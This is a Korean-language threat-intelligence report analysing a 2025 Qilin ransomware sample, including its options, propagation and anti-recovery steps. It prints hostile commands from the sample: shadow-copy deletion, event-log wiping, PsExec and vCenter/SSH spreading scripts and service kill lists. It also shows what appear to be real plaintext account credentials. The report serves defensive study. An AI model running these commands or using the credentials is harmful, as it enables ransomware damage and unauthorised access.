Qilin 은 2024 년 6 월 발생한 영국 런던의 병원 시스템을 공격해 자신들의 파급력을 전 세계에 각인시켰다. 이들은 병원의 핵심 병리학 서비스 제공업체인 Synnovis 를 공격해 런던 내 주요 병원들의 기능을 사실상 마비시켰다. 이 공격으로 6,000 건이 넘는 수술과 진료 예약이 취소되고, 혈액 수급에 차질이 생겼으며, 최소 170 명의 환자 피해와 1 명의 사망자가 발생하는 비극적인 결과가 발생했다. Qilin 은 5,000 만 달러라는 막대한 몸값을 요구하며, 단순한 금전적 이득을 넘어 취약한 기반 시설을 공격해 막대한 혼란을 야기할 수 있는 능력을 보여줬다.

2. Qilin Ransomware 통계



Qilin 랜섬웨어 그룹은 제조, 건설, 의료, 유통 등 시스템이 마비되면 치명적인 손실이 발생하는 산업군을 주로 공격한다. 랜섬웨어 공격으로 운영에 지장이 생기게 할 뿐 아니라, 민감한 데이터를 다루는 기업의 경우 탈취한 데이터를 이용한 협박이나 2 차 피해 발생 위험이 있어 피해자가 금전을 지불할 확률이 더 높기 때문이다. 대부분의 피해 기업은 미국에 집중되어 있으나, 올해 9 월부터 한국의 자산운용 기업이 연속적으로 게시되고 있다. 밝혀진 바로는 국내 자산운용사에 IT 인프라 구축과 내부 업무 관리 시스템을 담당하는 업체가 공격당해 여러 국내 자산운용사의 데이터가 유출된 것으로 확인됐다.

3. Qilin 랜섬웨어 상세 분석

Qilin 랜섬웨어는 2022 년 8 월에 개발된 Go 기반 버전과 2022 년 12 월 개발된 Rust 기반 버전이 존재하며, 지금까지 Rust 버전의 기능을 추가하거나 삭제하면서 사용해오고 있다. 본 보고서에는 25 년 9 월에 발견된 Rust 버전을 기준으로 분석을 진행하고, 2024 년 7 월 발행된 EQST Insight 에서 다룬 Rust 버전과 최근 확인된 Rust 버전의 변경된 점을 비교한다.

랜섬웨어가 실행되면 암호화를 위한 준비단계가 시작된다. Qilin 랜섬웨어는 총 **42** 개의 인자와 **18** 개의 내장된 실행 옵션으로 구성되어 있으며, 지난 Insight 버전 대비 일부 삭제된 옵션이 존재하고, 8 개의 인자 및 1 개의 내장된 옵션이 추가됐다. 하지만, 그 중 1 개의 인자와 추가된 1 개의 내장 옵션은 아직 기능이 구현되지 않은 상태이며, 기존에 사용하던 인자 중 5 개는 인자를 확인만 할 뿐 기능은 아예 삭제된 것이 확인됐다.

실행 옵션	옵션 설명	상태
--password	랜섬웨어 실행에 필요한 패스워드	-
--paths	특정 경로 암호화	-
--ips	특정 호스트 암호화	-
--exclude	PsExec 랜섬웨어 전파 예외 대상 지정	-
--timer	지정한 시간(초)만큼 대기 후 실행	-
--no-sandbox	샌드박스 환경 탐지 비활성화	-
--no-escalate	권한 상승 비활성화	삭제
--impersonate	권한 상승 계정 지정	삭제
--safe	시스템 비밀번호 변경 및 안전모드 실행	-

--no-priority	ProcessIoPriority 설정 비활성화	추가
--no-admin	관리자 권한 확인 기능 비활성화	추가
--no-local	로컬 디스크 암호화 비활성화	-
--no-mounted	네트워크 공유 폴더 암호화 비활성화	추가
--no-domain	네트워크 호스트(AD) 암호화 비활성화	-
--no-network	서브넷 전체 네트워크 공유 폴더 암호화 비활성화	-
--no-ef	확장자 예외 필터 비활성화	-
--no-ff	파일명 예외 필터 비활성화	-
-no-df	경로 예외 필터 비활성화	-
--no-autostart	Windows 자동 시작 등록 기능 비활성화	추가
--no-proc	프로세스 중단 기능 비활성화	-
--no-services	서비스 중단 기능 비활성화	-
--no-vm	VM 관련 서비스 및 프로세스를 종료 대상에서 제외	-
--kill-cluster	Clusters 관련 서비스 및 프로세스 종료	-
--no-extension	암호화 확장자 추가 비활성화	-
--no-wallpaper	배경화면 및 잠금화면 변경 비활성화	-
--no-note	랜섬노트 미생성	-
--no-delete	빈 디렉토리 삭제	삭제
--no-destruct	자가 삭제 비활성화	-
--no-zero	디스크 빈 공간 정리	삭제
--print-image	랜섬노트 내용을 프린터로 출력	-
--print-delay	지정한 시간(초)만큼 대기 후 프린터 출력	-
--force	중복 실행 허용	-
--debug	포그라운드 실행	-
--no-logs	로그 출력 및 저장 비활성화	추가
--fde	기능 미구현	추가
--spread	PsExec 기반 네트워크 전파	-
--spread-vcenter	PowerShell Script 기반 vCenter 전파	-
--dry-run	파일 암호화 생략	추가
--logs	로그 파일 압축(QLOG.zip)	추가
--escalated	상승된 권함으로 실행 중임을 구분하기 위한 구분자	삭제
--parent-sid	토큰을 복제할 프로세스의 SID 지정	-
--spread-process	중복 전파 방지를 위한 구분자	-

인자에 따른 실행 옵션 설정 이후에는, 랜섬웨어 내부에 저장된 설정값을 불러와 암호화 예외 대상, 종료 대상 프로세스 및 서비스, 네트워크 전파에 사용할 계정 정보 등의 추가 실행 옵션을 설정한다.

```
[08:03:27|+10.76212860] <ThreadId(1)>: === START EMBEDDED CONFIGURATION ===
[08:03:27|+10.76247930] <ThreadId(1)>: extension_black_list: ["themepack", "nls", "diapkg", "msi", "lnk", "exe", "scr", "bat", "drv", "rtp", "msp", "prf", "msc", "ico", "key", "ocx", "diagcab", "diagcfg", "pdb", "wpx", "hlp", "icns", "rom", "dll", "msstyles", "mod", "ps1", "ics", "hta", "bin", "cmd", "ani", "386", "lock", "cur", "idx", "sys", "com", "deskthemepack", "shs", "theme", "mpa", "nomedia", "spl", "cpl", "adv", "icl", "msu", "4qDWPNLVT9"]
[08:03:27|+10.76283450] <ThreadId(1)>: extension_white_list: ["mdf", "ldf", "bak", "vib", "vbk", "vbm", "vrb", "vmdk", "abk", "bkz", "sqb", "trn", "backup", "bkup", "old", "tibx", "pfi", "pvhd", "pbf", "dim", "gho", "vpcbackup", "arc", "mtf", "bkf", "dr"]
[08:03:27|+10.76309850] <ThreadId(1)>: filename_black_list: ["desktop.ini", "autorun.ini", "ntldr", "bootsect.bak", "thumbs.db", "boot.ini", "ntuser.dat", "iconcache.db", "bootfont.bin", "ntuser.ini", "ntuser.dat.log", "autorun.inf", "bootmgr", "bootmgr.efi", "bootmgfw.efi", "#recycle", "autorun.inf", "boot.ini", "bootfont.bin", "bootmgr", "bootmgr.efi", "bootmgfw.efi", "desktop.ini", "iconcache.db", "ntldr", "ntuser.dat", "ntuser.dat.log", "ntuser.ini", "thumbs.db", "#recycle", "bootsect.bak"]
[08:03:27|+10.76360680] <ThreadId(1)>: directory_black_list: ["windows", "system volume information", "intel", "admin$", "ipc$", "sysvol", "netlogon", "$windows.~ws", "application data", "mozilla", "program files (x86)", "program files", "$windows.~bt", "msocache", "tor browser", "programdata", "boot", "config.msi", "google", "perflogs", "appdata", "windows.old", "appdata", "..", ".", "boot", "windows", "windows.old", "$recycle.bin", "admin$"]
[08:03:27|+10.76393840] <ThreadId(1)>: white_symlink_dirs: []
[08:03:27|+10.76446120] <ThreadId(1)>: white_symlink_subdirs: ["ClusterStorage"]
[08:03:27|+10.76504220] <ThreadId(1)>: process_black_list: ["vmms", "vmwp", "vmcompute", "agntsvc", "dbeng50", "dbsnmp", "encsvc", "excel", "firefox", "infopath", "isqlplussvc", "sql", "msaccess", "mspub", "mydesktopqos", "mydesktopservice", "notepad", "ocautoupds", "ocomm", "ocssd", "onenote", "oracle", "outlook", "powerpnt", "sqbcoreservice", "steam", "synctime", "tbirdconfig", "thebat", "thunderbird", "visio", "winword", "wordpad", "xfssvccon", "bedbh", "vxmon", "benetns", "bengien", "pvlsvr", "beserver", "raw_agent_svc", "vsnapvss", "cagservice", "qbidpservice", "qbdbmgrn", "qbcfmonitorservice", "sap", "teamviewer_service", "teamviewer", "tv_w32", "tv_x64", "cvmountd", "cvd", "cvfwd", "cvods", "saphostexec", "saposcol", "sapstartsrv", "avagent", "avscc", "dellsystemdetect", "enterpriseclient", "veeamnfssvc", "veeamtransportsvc", "veeamdeploymentsvc", "mvdesktopservice"]
[08:03:27|+10.76600330] <ThreadId(1)>: win_services_black_list: ["vmms", "mepocs", "memtas", "veeam", "backup", "vss", "sql", "msexchange", "sophos", "msexchange", "msexchange₩₩$", "wsbexchange", "pdvfsservice", "backupexecvssprovider", "backupexecagentaccelerator", "backupexecagentbrowser", "backupexecdivecimediaservice", "backupexecjobengine", "backupexecmanagementservice", "backupexecrpcservice", "gxblr", "gxvss", "gxclmgrs", "gxcvd", "gxcimgr", "gxmmm", "gxvsshwprov", "gxfwd", "sapservice", "sap", "sap₩₩$", "sapd₩₩$", "saphostcontrol", "saphostexec", "qbcfmonitorservice", "qbdbmgrn", "qbidpservice", "acronisagent", "veeamnfssvc", "veeamdeploymentservice", "veeamtransportsvc", "mvarmor", "mvarmor64", "vsnapvss", "acrsch2svc", "(.*?)sql(.*?)"]
[08:03:27|+10.76646880] <ThreadId(1)>: accounts: ["iperezu@nubox.com:Nubox.2020%%", "earayaq@nubox.com:Edu.123456"]
[08:03:27|+10.76688390] <ThreadId(1)>: step: 0
[08:03:27|+10.76732530] <ThreadId(1)>: skip: 0
[08:03:27|+10.76778940] <ThreadId(1)>: fast: 0
[08:03:27|+10.76835600] <ThreadId(1)>: n: 4
[08:03:27|+10.76906160] <ThreadId(1)>: p: 5
[08:03:27|+10.77026200] <ThreadId(1)>: company_id: "4qDWPNLVT9"
[08:03:27|+10.77425400] <ThreadId(1)>: === END EMBEDDED CONFIGURATION ===
[08:03:27|+10.77484490] <ThreadId(1)>: === START COMMANDLINE CONFIGURATION ===
```

[그림 2] 내장 실행 옵션 확인

내장 옵션	옵션 설명
RSA_PUB	암호화 키 보호에 사용할 RSA 공개키
password_hash	랜섬웨어 실행에 필요한 비밀번호의 SHA256 해시
directory_black_list	암호화 예외 디렉터리
file_black_list	암호화 예외 파일명
file_pattern_black_list	암호화 예외 확장자
white_symlink_dirs	암호화 예외 심볼릭 링크
white_symlink_subdirs	암호화 예외 심볼릭 링크
file_pattern_white_list	미사용
process_black_list	프로세스 종료 대상
win_services_black_list	서비스 종료 대상
accounts	네트워크 전파용 접속 정보
company_id	암호화 확장자
note	랜섬노트 내용
step	skip-step 모드 설정 값(step: 암호화할 블록의 수)
skip	skip-step 모드 설정 값(skip: 건너 뛸 블록의 수)
fast	Fast 암호화 모드 사용 여부
n	n-p 암호화 모드 설정 값(n: 암호화할 블록의 수)
p	n-p 암호화 모드 설정 값(p: 건너 뛸 비율)

실행 인자와 내장 옵션에 따른 옵션 설정 이후에는, 본격적인 실행을 위해 랜섬웨어의 비밀번호를 확인한다. password 인자로 입력된 값을 SHA-256 으로 연산한 뒤, 그 해시값이 내장 옵션에 저장된 공격자 비밀번호 해시값과 일치하는지 검사해 일치할 경우에만 랜섬웨어를 실행한다.

```
Buf2 = &off_6D6418;                     // [INFO] Checking password validity
v325 = 1;
v326[2] = 0;
v326[0] = aDebugImpAlread;              // [DEBUG|IMP] Already executing from requested SID context:
v326[1] = 0;
print_log_sub_4750F0(&Buf2);
copy_vec_sub_41BDE0(v272, &parameter_config.password);
copy_vec_sub_41BDE0(&v300, &encryptor_config.password_hash);
sha256_sub_437610(&Buf2, v272);
v177 = Buf2;
v178 = v300;
if ( v326[0] == v302 )
  LOBYTE(v176) = memcmp(Buf1: Buf2, Buf2: v300, Size: v326[0]) == 0;// compare hashes
else
  v176 = 0;
```

[그림 3] 비밀번호 확인

비밀번호 확인 후 바탕화면 변경, 파일 암호화, 랜섬웨어 전파 등의 기능을 사용하기 위해 랜섬웨어가 관리자 권한으로 실행 중인지 확인한다. 이전 버전에서는 별도의 권한 상승 기능이 존재해 관리자 권한 여부를 확인하지 않았지만, 최신 버전에서는 해당 기능이 삭제되어 관리자 권한이 아닐 경우 랜섬웨어 실행을 중단한다. --no-admin 인자를 사용하면 관리자 권한이 아니어도 실행이 가능하지만, 대부분의 기능이 정상적으로 작동하지 않는다.

```
if ( parameter_config.should_be_admin )
{
  if ( !chk_admin(a1: v176) )
  {
    Buf2 = &off_6D651C;                 // [FATAL|UAC] Current user is not Admin! Open console as Administrator or execute with --no-admin flag (not recommended)
    v325 = 1;
    v326[2] = 0;
    v326[0] = aDebugImpAlread;          // [DEBUG|IMP] Already executing from requested SID context:
    v326[1] = 0;
    print_log_sub_4750F0(&Buf2);
    v184 = sub_401610(dwBytes: 0x6Au, 1u);
    if ( !v184 )
      m_rust_oom(1, 106);
    v192 = v184;
    memcpy(v184, Src: aCurrentUserIsN, Size: 0x6Au); // Current user is not Admin! Open console as Administrator or execute with --no-admin flag (not recommended)
    Buf2 = v192;
    v325 = 106;
    v326[0] = 106;
    fatal_error_sub_5993A0(&Buf2);
  }
  Buf2 = &off_6D65B0;                   // [INFO|UAC] Current user is Admin
  v325 = 1;
  v326[2] = 0;
  v326[0] = aDebugImpAlread;            // [DEBUG|IMP] Already executing from requested SID context:
  v326[1] = 0;
  print_log_sub_4750F0(&Buf2);
}
```

[그림 4] 관리자 권한 확인

관리자 권한 확인 후 내장된 PowerShell Script 를 통해 vCenter 에 연결된 모든 호스트로 랜섬웨어를 전파한다. 내장된 스크립트는 vCenter 접근을 위한 인증정보를 전달받아 vCenter 에 연결한 뒤, 모든 호스트의 IP 를 수집해 각 호스트의 비밀번호를 랜섬웨어 실행 비밀번호로 변경한다. 이후, 각 호스트에 SSH 로 연결해 별도의 ESXi 버전 랜섬웨어를 각 호스트의 임시 폴더(/tmp)에 복사 후 아래 인자와 함께 실행한다.

- --password {} --path /vmfs/volumes/ -y

```
# Create SSH session
$credential = New-Object System.Management.Automation.PSCredential ($ESXiUsername, (ConvertTo-SecureString $newESXiPassword -AsPlainText -Force))
try {
    Write-Host "[INFO|POWERSHELL] Connecting to '$($esxiHost.VMHost.Name)' host..."
    $session = New-SSHSession -ComputerName $esxiHost.VMHost.Name -Credential $credential -AcceptKey -ErrorAction Stop
    Write-Host "[INFO|POWERSHELL] Connected to '$($esxiHost.VMHost.Name)' host."
} catch {
    $useIP = $true
    Write-Host "[WARNING|POWERSHELL] DNS resolution likely failed for '$($esxiHost.VMHost.Name)' host. Error: $_"
    Write-Host "[INFO|POWERSHELL] Trying to connect via IP: '$($esxiHost.IP)'"
    $session = New-SSHSession -ComputerName $esxiHost.IP -Credential $credential -AcceptKey -ErrorAction Stop
    Write-Host "[INFO|POWERSHELL] Connected to '$($esxiHost.VMHost.Name)' host via IP."
}

# Create a command stream
$stream = New-SSHShellStream -Index $session.SessionId -ErrorAction Stop
Write-Host "[INFO|POWERSHELL] Created command stream for '$($esxiHost.VMHost.Name)'->'$($session.SessionId)'"


# Execute payload
Write-Host "[INFO|POWERSHELL] Executing payload on host: '$($esxiHost.VMHost.Name)' ..."
$commandBinary = "$remoteFolderPath$localFileName $payloadFlags"
$stream.WriteLine($commandBinary)
```

[그림 5] vCenter 호스트 SSH 연결 및 랜섬웨어 전파

랜섬웨어는 vCenter 뿐만 아니라 AD(Active Directory) 환경으로도 전파를 시도하며, 전파에는 내장된 PsExec 를 활용해 현재 실행 중인 랜섬웨어를 대상 호스트에 배포한다. AD 접속을 위해서는 인증 정보가 필요하므로, PsExec 실행시 전달되는 인증 정보를 사용하거나, "accounts"에 사전 정의된 인증 정보를 통해 접속한다. 인증 정보가 전달되지 않거나 내장 옵션에 인증 정보가 없는 경우 현재 시스템의 AD 환경에 있는 모든 호스트에 대해서 접속을 시도한다.

```
add_psexec_option_sub_5404D0(&v48, v44, &Mem, v46);// -accepteula <IP> -u <username> -p <password> -c -f -h -d
                                                   // -accepteula <IP> -c -f -h -d
LODWORD(Mem) = 0;
make_command_sub_5BF820(v46, &v48, &Mem, 0, 0);
run_command_sub_5BF970(&v43, v46);
```

[그림 6] PsExec 전파


온라인 상태의 AD 호스트 확인
powershell -Command "Import-Module ActiveDirectory ; Get-ADComputer -Filter * | Where-Object { Test-Connection -ComputerName $_.DNSHostName -Count 1 -Quiet } | ForEach-Object { $_.DNSHostName }"

모든 AD 호스트 확인
powershell -Command "Import-Module ActiveDirectory ; Get-ADComputer -Filter * | Select-Object -ExpandProperty DNSHostName"

지정한 호스트에 랜섬웨어 전파
cmd /C %Temp%\<PSEXEC_NAME>.exe -accepteula <IP> -c -f -h -d <qilin_path> <qilin_parameter> --spread-process

지정한 호스트에 인증 후 랜섬웨어 전파
cmd /C %Temp%\<PSEXEC_NAME>.exe -accepteula <IP> -u <username> -p <password> -c -f -h -d <qilin_path> <qilin_parameter> --spread-process

기존 버전에서도 디버그 모드 사용 시 임시 폴더에 로그 파일이 생성되어 로그를 확인할 수 있었으며, 최신 버전에서는 이러한 로그들을 취합해 압축하는 기능이 추가됐다.



[그림 7] 로그 파일 압축

기존 버전에서 --safe 인자를 사용하면 현재 시스템의 비밀번호를 랜섬웨어 비밀번호로 변경하며, 랜섬웨어를 시작 프로그램으로 등록한 뒤 안전모드로 재시작하는 기능이 존재했다. 최신 버전에서도 안전모드 재시작 기능은 존재하나, --safe 옵션을 사용하지 않더라도 랜섬웨어가 시작 프로그램으로 등록되도록 기능이 추가되었다. 또한 시작 프로그램 등록 시 현재 사용중인 실행 인자에서 특정 인자들을 제거한 뒤 등록한다.

```
v3 = GetTokenInformation(TokenHandle: TokenHandle[0], TokenInformationClass: TokenElevation, TokenInformation: &TokenInformation, TokenInformationLength: 4u
v4 = v3 && TokenInformation != 0;
v5 = TokenHandle[0];
if ( TokenHandle[0] )
LABEL_3:
  CloseHandle(hObject: v5);
LABEL_4:
LODWORD(ReturnLength) = 1;
HIDWORD(ReturnLength) = aSoftwareMicros;      // SOFTWARE\Microsoft\Windows\CurrentVersion\Run
p_TokenInformation = aDebugUpstartAu;
LOWORD(v62) = 0;
to_utf16_sub_5B0DB0(&TokenInformation, &ReturnLength);
v6 = TokenInformation;
LODWORD(ReturnLength) = 0;
v7 = RegOpenKeyExW(hKey: (v4 - 0x7FFFFFFF), lpSubKey: TokenInformation, ulOptions: 0, samDesired: 0x2011Bu, phkResult: &ReturnLength);
```

[그림 8] 시작 프로그램 등록

실행 인자 제거 대상
--safe, --escalated, --parent-sid, --dry-run, --fde, --logs, --spread, --spread-vcenter

--kill-cluster 옵션을 활성화 한 경우, PowerShell 명령어를 사용해 현재 시스템에서 실행중인 클러스터 서비스[11]를 종료하며, 클러스터 관련 서비스와 프로세스를 종료 대상 리스트에 추가해, 암호화 직전에 종료한다.

```
qmemcpy(v1, "-Command \"Stop-Cluster -Force\"", 30);
v30 = v1 | 0x1E00000000LL;
v31 = 30;
v2 = hHeap;
if ( !hHeap )
{
  v2 = GetProcessHeap();
  if ( !v2 )
    goto LABEL_28;
  hHeap = v2;
}
v3 = HeapAlloc(hHeap: v2, dwFlags: 0, dwBytes: 0xAu);
if ( !v3 )
LABEL_28:
  m_rust_oom(1, 10);
qmemcpy(v3, "powershell", 10);
```

[그림 9] 클러스터 종료 명령어

[11] 클러스터 서비스: 가상머신 환경에서 여러 호스트를 하나로 묶어 각 호스트들이 끊김 없이 동작할 수 있도록 하는 서비스

원활한 암호화를 위해서 특정 프로세스와 서비스를 사전에 종료한다. --no-proc, --no-services 인자를 사용해 프로세스나 서비스 종료 기능을 비활성화할 수 있으며 --no-vm 인자를 사용하면 VM 관련 프로세스와 서비스는 종료하지 않고, --kill-cluster 인자를 사용하면 클러스터 관련 프로세스와 서비스를 종료 대상에 추가한다.

기본 종료 대상 프로세스
vmms, vmwp, vmcompute, agntsvc, dbeng50, dbsnmp, encsvc, excel, firefox, infopath, isqlplussvc, sql, msaccess, mspub, mydesktopqos, mydesktopservice, notepad, ocautoupds, ocomm, ocssd, onenote, oracle, outlook, powerpnt, sqbcoreservice, steam, synctime, tbirdconfig, thebat, thunderbird, visio, winword, wordpad, xfssvccon, bedbh, vxmon, benetns, bengien, pvlsvr, beserver, raw_agent_svc, vsnapvss, cagservice, qbidpservice, qbdbmgrn, qbcfmonitorservice, sap, teamviewer_service, teamviewer, tv_w32, tv_x64, cvmountd, cvd, cvfwd, cvods, saphostexec, saposcol, sapstartsrv, avagent, avscc, dellsystemdetect, enterpriseclient, veeamnfssvc, veeamtransportsvc, veeamdeploymentsvc, mvdesktopservice

기본 종료 대상 서비스
vmms, mepocs, memtas, veeam, backup, vss, sql, msexchange, sophos, msexchange, msexchange\$, wsbexchange, pdvfsservice, backupexecvssprovider, backupexecagentaccelerator, backupexecagentbrowser, backupexecdivecimediaservice, backupexecjobengine, backupexecmanagementservice, backupexecrpcservice, gxblr, gxvss, gxclmgrs, gxcvd, gxcimgr, gxmmm, gxvsshwprov, gxfwd, sapservice, sap, sap\$, sapd\$, saphostcontrol, saphostexec, qbcfmonitorservice, qbdbmgrn, qbidpservice, acronisagent, veeamnfssvc, veeamdeploymentservice, veeamtransportsvc, mvarmor, mvarmor64, vsnapvss, acrsch2svc, (.*?)sql(.*?)

제거되는 VM 관련 프로세스
vmcompute, vmwp, vmms

제거되는 VM 관련 서비스
vmms, vmcmopute, vmickvpexchange, vmicvmsession, vmicguestinterface, vmicshutdown, vmicheartbeat, vmictimesync, vmicrdv, vmicvss, vmicvbsnap, vmicic, tscbroker, tsgateway, termservlicensing, termservice, rdsessmgr

추가되는 클러스터 관련 프로세스
dfssvc, dfsrs , wvrsvc, clussvc, rhs

추가되는 클러스터 관련 서비스
storagereplica, srmsvc, msiscsi, wintarget, clussvc

VSS(Volume Shadow Service)를 시작한 뒤, 저장된 백업 복사본을 삭제하고 VSS 를 중단하는 기능도 존재한다.

```
memcpy(v9, Src: aCVssadminExeDe, Size: 0x2Au);          // /C vssadmin.exe delete shadows /all /quiet
v46 = v10 | '*\0\0\0';
LODWORD(v47) = '*';
v11 = hHeap;
if ( !hHeap )
{
  v11 = GetProcessHeap();
  if ( !v11 )
    goto LABEL_56;
  hHeap = v11;
}
v12 = HeapAlloc(hHeap: v11, dwFlags: 0, dwBytes: 3u);
if ( !v12 )
LABEL_56:
  m_rust_oom(1, 3);
v12[2] = 'd';
*v12 = 'mc';
```

[그림 10] 백업 복사본 삭제 명령어

VSS 시작 유형 Manual 으로 설정
cmd /C wmic service where name='vss' call ChangeStartMode Manual

VSS 서비스 시작
cmd /C net start vss

백업 복사본 삭제
cmd /.C vssadmin.exe delete shadows /all /quiet

VSS 서비스 중지
cmd /C net stop vss

VSS 시작 유형 Disabled 로 변경
cmd /C wmic service where name='vss' call ChangeStartMode Disabled

또한 주기적으로 백그라운드에서 PowerShell Script 를 실행해 시스템의 모든 이벤트 로그를 가져와 삭제한다.

```
.rdata:00847ADC aLogsGetWineven db '$logs = Get-WinEvent -ListLog * | Where-Object {$_.RecordCount} |'
.rdata:00847ADC                                         ; DATA XREF: sub_5A0BE0+C0↑o
.rdata:00847ADC                                         ; delete_eventlog_sub_5C2BF0+49↑o
.rdata:00847B1D db ' Select-Object -ExpandProperty LogName ; ForEach ( $l in  $logs |'
.rdata:00847B5E db ' Sort | Get-Unique ) {[System.Diagnostics.Eventing.Reader.EventLo'
.rdata:00847B9F db 'gSession]::GlobalSession.ClearLog($l)}'
```

[그림 11] 이벤트로그 삭제 명령어

암호화하기 전에 이번 버전에 새롭게 추가된 --fde 인자의 사용 여부를 확인한다. 디버깅 메시지에 따르면 FDE/DASD mode 라는 표현을 사용하는데, 이는 Full Disk Encryption/Direct Access Storage Device 의 약자로 직접 접근이 가능한 저장 장치를 전체 암호화하는 기능일 것이라고 추정된다. 해당 인자를 사용하면 암호화를 진행하지 않고 프로세스를 종료한다는 점과, 시작 프로그램 등록과 네트워크 전파 시 해당 인자를 제거한다는 점으로 미루어 보아 기능이 아직 구현되지 않은 것으로 확인된다.

```
if ( this[2].is_fde )
{
  deepcopy_sub_454EA0(paths, this);
  LODWORD(v338[0]) = &off_6D742C;             // [INFO|FDE] FDE/DASD mode detected
  HIDWORD(v338[0]) = 1;
  LODWORD(v338[2]) = 0;
  LODWORD(v338[1]) = aDebugImpAlread;
  HIDWORD(v338[1]) = 0;
  print_log_sub_4750F0(v338);
  LODWORD(v338[0]) = &off_6D7450;             // [FATAL|FDE] Not implemented
  HIDWORD(v338[0]) = 1;
  LODWORD(v338[2]) = 0;
  LODWORD(v338[1]) = aDebugImpAlread;
  HIDWORD(v338[1]) = 0;
  print_log_sub_4750F0(v338);
  exit_process(uExitCode: 1u);
}
```

[그림 12] fde 인자 사용 여부 확인

우선 암호화 방식은 특정 디렉터리나 호스트와 같이 암호화 대상을 지정하는 Target Mode 와 모든 로컬 디스크와 네트워크 공유 폴더 및 호스트를 암호화하는 Global Mode 로 구분된다. Target Mode 의 경우, --paths 인자로 지정한 경로만 암호화하거나, --ips 인자로 지정한 호스트만 암호화한다.

만약 두 인자 모두 사용하지 않았다면, 로컬 디스크와 네트워크를 모두 암호화하는 Global Mode 로 실행한다. Global Mode 에서는 로컬 디스크 암호화, 네트워크 공유 폴더 암호화, 도메인 암호화, 서브넷 암호화로 구분된다. 최신 버전에서는 네트워크 암호화 방식을 더 세분화해 구현했기 때문에, 각각의 기능을 제어하기 위해 --no-mounted 인자가 추가됐다.

가장 먼저, 연결된 로컬 드라이브에 대한 암호화를 진행하며 –-no-local 로 비활성화 할 수 있다.

```
 hFindVolume = FindFirstVolumeW(lpszVolumeName: v4, cchBufferLength: 0x105u);
 if ( hFindVolume != -1 )
 {
   v5 = 0;
   while ( lpMem[v5] )
   {
     if ( ++v5 == 0x105 )
     {
       v5 = 0x105;
       goto LABEL_27;
     }
   }
   if ( v5 >= 0x106 )
     core::slice::index::slice_start_index_len_fail();
LABEL_27:
   LOWORD(v66[0]) = 0;
   HIDWORD(v66[0]) = lpMem;
   LODWORD(v66[1]) = &lpMem[v5];
   double_to_utf8_sub_5B07E0(&v67, v66);
   LODWORD(v56) = &v67;
   LODWORD(v66[0]) = &off_8485A4;             // [DEBUG|VOLUME] Found logical volume:
   HIDWORD(v66[0]) = 1;
   LODWORD(v66[2]) = 0;
   HIDWORD(v56) = sub_5AD5E0;
   LODWORD(v66[1]) = &v56;
   HIDWORD(v66[1]) = 1;
   print_log_sub_4750F0(v66);
   v57 = v68;
   v56 = v67;
   initialize_volume_sub_5C4D30(v66, &v56);
```

[그림 13] 연결된 드라이브 정보 수집

이후에는 수집된 네트워크 공유 폴더 정보와 바로가기 정보를 활용해 연결된 네트워크 공유 폴더와 네트워크 바로가기 경로를 암호화한다. 해당 기능은 --no-mount 로 비활성화 할 수 있다.

```
create_thread_pool_sub_58A9F0(&v322, paths);
if ( v360 )                                     // check --no-mounted
{
  *paths = &off_6D6AC8;                         // [INFO|AUTO] Mounted shares pipeline started
  *&paths[4] = 1;
  *&paths[16] = 0;
  *&paths[8] = aDebugImpAlread;
  *&paths[12] = 0;
  print_log_sub_4750F0(paths);
  if ( !v347 )
  {
    *paths = &off_846C00;                       // [WARNING|SYSTEM] Mounted shares list is empty. Refreshing...
    *&paths[4] = 1;
    *&paths[16] = 0;
    *&paths[8] = aCalledOptionUn_2;
    *&paths[12] = 0;
    print_log_sub_4750F0(paths);
    collect_mounted_shares_info(a1: v343);
  }

.
*paths = &off_6D6B2C;                          // [INFO|AUTO] Network shortcuts pipeline started
*&paths[4] = 1;
*&paths[16] = 0;
*&paths[8] = aDebugImpAlread;
*&paths[12] = 0;
print_log_sub_4750F0(paths);
if ( !v349 )
{
  *paths = &off_846C48;                         // [WARNING|SYSTEM] Network shortcuts list is empty. Refreshing...
  *&paths[4] = 1;
  *&paths[16] = 0;
  *&paths[8] = aCalledOptionUn_2;
  *&paths[12] = 0;
  print_log_sub_4750F0(paths);
  collect_network_shorcuts(v343);
}
```

[그림 14] 연결된 네트워크 공유 폴더 및 바로가기 정보 수집

PowerShell 명령어를 활용해 AD 호스트 리스트를 가져온 뒤, 접근 가능한 호스트에 대해서 암호화를 수행한다. 이 때 암호화 대상 확인에 사용하는 명령어는 PsExec 전파에 사용한 명령어와 동일하며, 해당 기능은 --no-domain 으로 비활성화할 수 있다.

온라인 상태의 AD 호스트 확인
powershell -Command "Import-Module ActiveDirectory ; Get-ADComputer -Filter * | Where-Object { Test-Connection -ComputerName $_.DNSHostName -Count 1 -Quiet } | ForEach-Object { $_.DNSHostName }"

모든 AD 호스트 확인
powershell -Command "Import-Module ActiveDirectory ; Get-ADComputer -Filter * | Select-Object -ExpandProperty DNSHostName"

현재 시스템에 연결된 모든 네트워크 정보를 확인해, 각 네트워크의 서브넷의 모든 주소에 연결을 시도한다. 만약 연결이 가능한 호스트가 확인되면, 해당 호스트를 암호화한다. 해당 기능은 --no-network 인자를 사용해 비활성화할 수 있다.

```
v2 = a1;
m_make_subnet_list_sub_4817E0(a1: v196);
if ( *v196 )
{
  v3 = *&v196[8];
  v152[0] = &off_84701C;                    // IP addresses for available shares.
  v152[1] = 2;
  v153.m128i_i32[0] = 0;
  SRWLock[0].Ptr = &v170;
  SRWLock[1].Ptr = core::fmt::num::imp::<impl core::fmt::Display for usize>::fmt;
```

[그림 15] 서브넷 탐색

앞선 과정에서 수집한 각 암호화 대상은 암호화 작업 스레드로 전달되어 암호화를 수행한다. 만일 현재 대상이 디렉터리라면 해당 디렉터리를 탐색하며 랜섬노트를 생성하고, 하위 폴더에 존재하는 암호화 대상 파일을 수집해 파일 암호화를 진행한다. 이 때, 내장 옵션에 지정된 암호화 예외 디렉터리와 파일명, 파일 확장자는 암호화하지 않는다.

암호화 예외 디렉터리
